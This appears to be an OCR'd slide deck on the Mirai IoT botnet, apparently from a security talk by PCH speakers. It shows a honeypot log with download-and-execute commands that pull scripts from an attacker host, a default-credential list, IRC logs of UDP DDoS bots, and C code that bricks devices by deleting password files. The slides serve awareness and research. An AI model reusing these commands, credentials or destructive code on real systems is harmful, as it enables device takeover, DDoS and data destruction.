
SOO ... LET'S CATCH ONE HUNTER ...

```
2016-10-28 05:00:46+0200 admin trying auth password
2016-10-28 05:00:46+0200 login attempt [admin/qwerty] succeeded
2016-10-28 05:00:49+0200 admin authenticated with password
2016-10-28 05:00:50+0200 executing command "cd /tmp;
  wget http://catsmeowalot.com/lmao.sh ||
  curl -O http://catsmeowalot.com/lmao.sh;
  chmod 777 lmao.sh; sh lmao.sh; busybox
  tftp catsmeowalot.com  -c get tftp1.sh;
  chmod 777 tftp1.sh; sh tftp1.sh; busybox tftp -r
  tftp2.sh -g catsmeowalot.com;
  chmod 777 tftp2.sh; sh tftp2.sh;
  rm -rf lmao.sh tftp1.sh tftp2.sh; cd;
  rm -rf ./bash_history; history -c"
2016-10-28 05:00:50+0200 Command found: history -c
2016-10-28 05:00:50+0200 Closing TTY Log:
  log/tty/20161028-050050-abab97cc-0e.log after 0 seconds
2016-10-28 05:00:50+0200 honeypot terminal protocol
  connection lost disconnected
```


```
cd /tmp && wget -q http://catsmeowalot.com/ayylmao &&
  chmod +x ayylmao && ./ayylmao
cd /tmp && wget -q http://catsmeowalot.com/ayymips &&
  chmod +x ayymips && ./ayymips
cd /tmp && wget -q http://catsmeowalot.com/jackmysh4 &&
  chmod +x jackmysh4 && ./jackmysh4
cd /tmp && wget -q http://catsmeowalot.com/ayyx86 &&
  chmod +x ayyx86 && ./ayyx86
 ...
```

MEET THE BLACKHAT!


GROW BOTNET ...


p2pNEWHUGE.txt
vuln.txt
login.txt
change2.txt
test.txt
vuln.txt
change3.txt
admin:1234567890
admin:1234567890
admin:123456
support:su
admi
root:admi
admin:123
admin:123
admin:123
admin:adm
admin:123
admin:123
admin:123
admin:123
admin:123
admin:adm
admin:123
admin:123
user:use
root:admi
admin:123456
admin:123456
admin:1234
admin:12345678
admin:1234567890
root:admin:
admin:123
user:user
user:user
admin:1234567890
admin:1234567890
support:suppo
ength : 7,938,527
line
Ln : 261,167
Col : 10
Sel : 0 | 0
Windows (CR LF)
ANSI
INS

ATTACK!!!


EBOOTdotBIN
Screenshot
Google
http://anti-
http://85.17
anti-hacker-alliance.com/index.php?speed
This site can't be reached
anti-hacker-alliance.com took too long to respond.
Search Google for anti hacker alliance index
ERR_CONNECTION_TIMED_OUT
mIRC - [#rekt (FBI.GOV, catsmeow) [1754]]
File View Favorites Tools Window Help
FBI.GOV catsmeow
#rekt
#perl
Channel: 2
~catsmeow
[REKT]AADDQ
[REKT]ABINI
[REKT]ABWEHLT
[REKT]ACDU
[REKT]ACEKACC
[REKT]ACJCF
[REKT]AEGFN
[REKT]AEXTW
[REKT]AFBSKUY
[REKT]AFHBZGW
[REKT]AGAFESP
[REKT]AGBS
[REKT]AHDLJFZ
[REKT]AHFMWQQ
[REKT]AHJWNQB
[REKT]AJJXZR
[REKT]AJVI
[REKT]AKCYNGZ
[REKT]AKLKCXV
[REKT]AKNCPSI
[REKT]AKQA
[REKT]AKXGQJH
[REKT]AMCU
[REKT]ANOJGMU
[REKT]AOJH
[REKT]APBJUVS
[REKT]APZW
[REKT]AQLTX
[REKT]AQZZPZ
[REKT]ARRUUVO
[REKT]ASABBPT
[REKT]ASEXZGV

ATTACK!!!


Command Prompt - ping www.cancer.org -t
C:\Users\kk>ping www.cancer.org -t
Pinging rswebpool.cancer.org [69.20.25.160] with 32 bytes of data:
Reply from 69.20.25.160: bytes=32 time=114ms TTL=235
Reply from 69.20.25.160: bytes=32 time=112ms TTL=235
Reply from 69.20.25.160: bytes=32 time=111ms TTL=235
Reply from 69.20.25.160: bytes=32 time=113ms TTL=235
Reply from 69.20.25.160: bytes=32 time=111ms TTL=235
Reply from 69.20.25.160: bytes=32 time=119ms TTL=235
Reply from 69.20.25.160: bytes=32 time=114ms TTL=235
Reply from 69.20.25.160: bytes=32 time=110ms TTL=235
Reply from 69.20.25.160: bytes=32 time=121ms TTL=235
Reply from 69.20.25.160: bytes=32 time=114ms TTL=235
Request timed out.
mIRC - [#perl (FBI.GOV, catsmeow) [105]]
File View Favorites Tools Window Help
FBI.GOV catsmeow
Channel: 4
#rekt
#perl
#php
#win32
~catsmeow
<[PERL]128855> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]580966> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]40832> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]784358> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]753817> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]978404> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]353425> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]946602> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]652104> [@UDP-DDOS] Attacking
69.20.25.160:80 for 1 seconds.
<[PERL]508795> [@UDP-DDOS] Attacking
69.20.25.160:80 for 1 seconds.
<[PERL]949576> [@UDP-DDOS] Attacking
69.39.236.200:80 for 1 seconds.
<[PERL]491508> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]639481> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]530493> [@UDP-DDOS] Attack done
69.20.25.160:80.
<[PERL]476511> [@UDP-DDOS] Attacking
69.20.25.160:80 for 1 seconds.
<[PERL]476511> [@UDP-DDOS] Attack done
69.20.25.160:80.
[PERL]107249
[PERL]111511
[PERL]113450
[PERL]124461
[PERL]124755
[PERL]128855
[PERL]12944
[PERL]132739
[PERL]135905
[PERL]193372
[PERL]195091
[PERL]203686
[PERL]206315
[PERL]211229
[PERL]221534
[PERL]230519
[PERL]231766
[PERL]252885
[PERL]254991
[PERL]265327
[PERL]267429
[PERL]276612
[PERL]292870
[PERL]322725
[PERL]325688
[PERL]341686
[PERL]353425
[PERL]359935
[PERL]363948
[PERL]396928
[PERL]400550
[PERL]407376
gtop (7).sh
Show all downloads...


MEET THE WHITEHAT!

@MALWARETECH MONITORS MIRAI NETWORKS

After the source code was released many new botherders appeared ...

Skiddy
A variation of the word Script Kidddy.

Somone who 'hacks' using scripts/programs that other people have written to aid them, having no knowladge of computer systems whatsoever.


cybergibbons @cybergibbons · Nov 2
Mirai is a symptom, not a cause, of security issues. Removing Mirai might get rid of the annoying pains, but the disease is still there.
7
12

SHOULD/COULD WE BRICK .. *PARDON* .. CLEAN THE "WORLD"?

Mirai-Counter-Research/mirai/bot/patch.c

```
int patch_password()
{
    //TODO: Less intrusive cases

    //Last resort -- brick the machine
    //TODO:
    return (unlink("/etc/passwd") &&
   unlink("/etc/passwd-") &&
   unlink("/etc/shadow") &&
   unlink("/etc/shadow-"));
}
```

OUTCOME, SO FAR

- *Skiddies* did excellent awareness rising capaign, what's next?
  - INDUSTRIAL INTERNET SECURITY FRAMEWORK (http://www.iiconsortium.org/ IISF.htm, ~170p)
  - Future-proofing the Connected World (https://downloads.cloudsecurityalliance.org/assets/research/internet-of-things/ future-proofing-the-connected-world.pdf, ~70p)
  - ... probably many more
- DDoS as a service is off the shelf for now ...

Slides and more on Anycast and DNS:

http:// www.pch.net / resources / papers / dns-service-architecture

Bill Woodcock
woody@pch.net

Gaurab Raj Upadhaya
gaurab@pch.net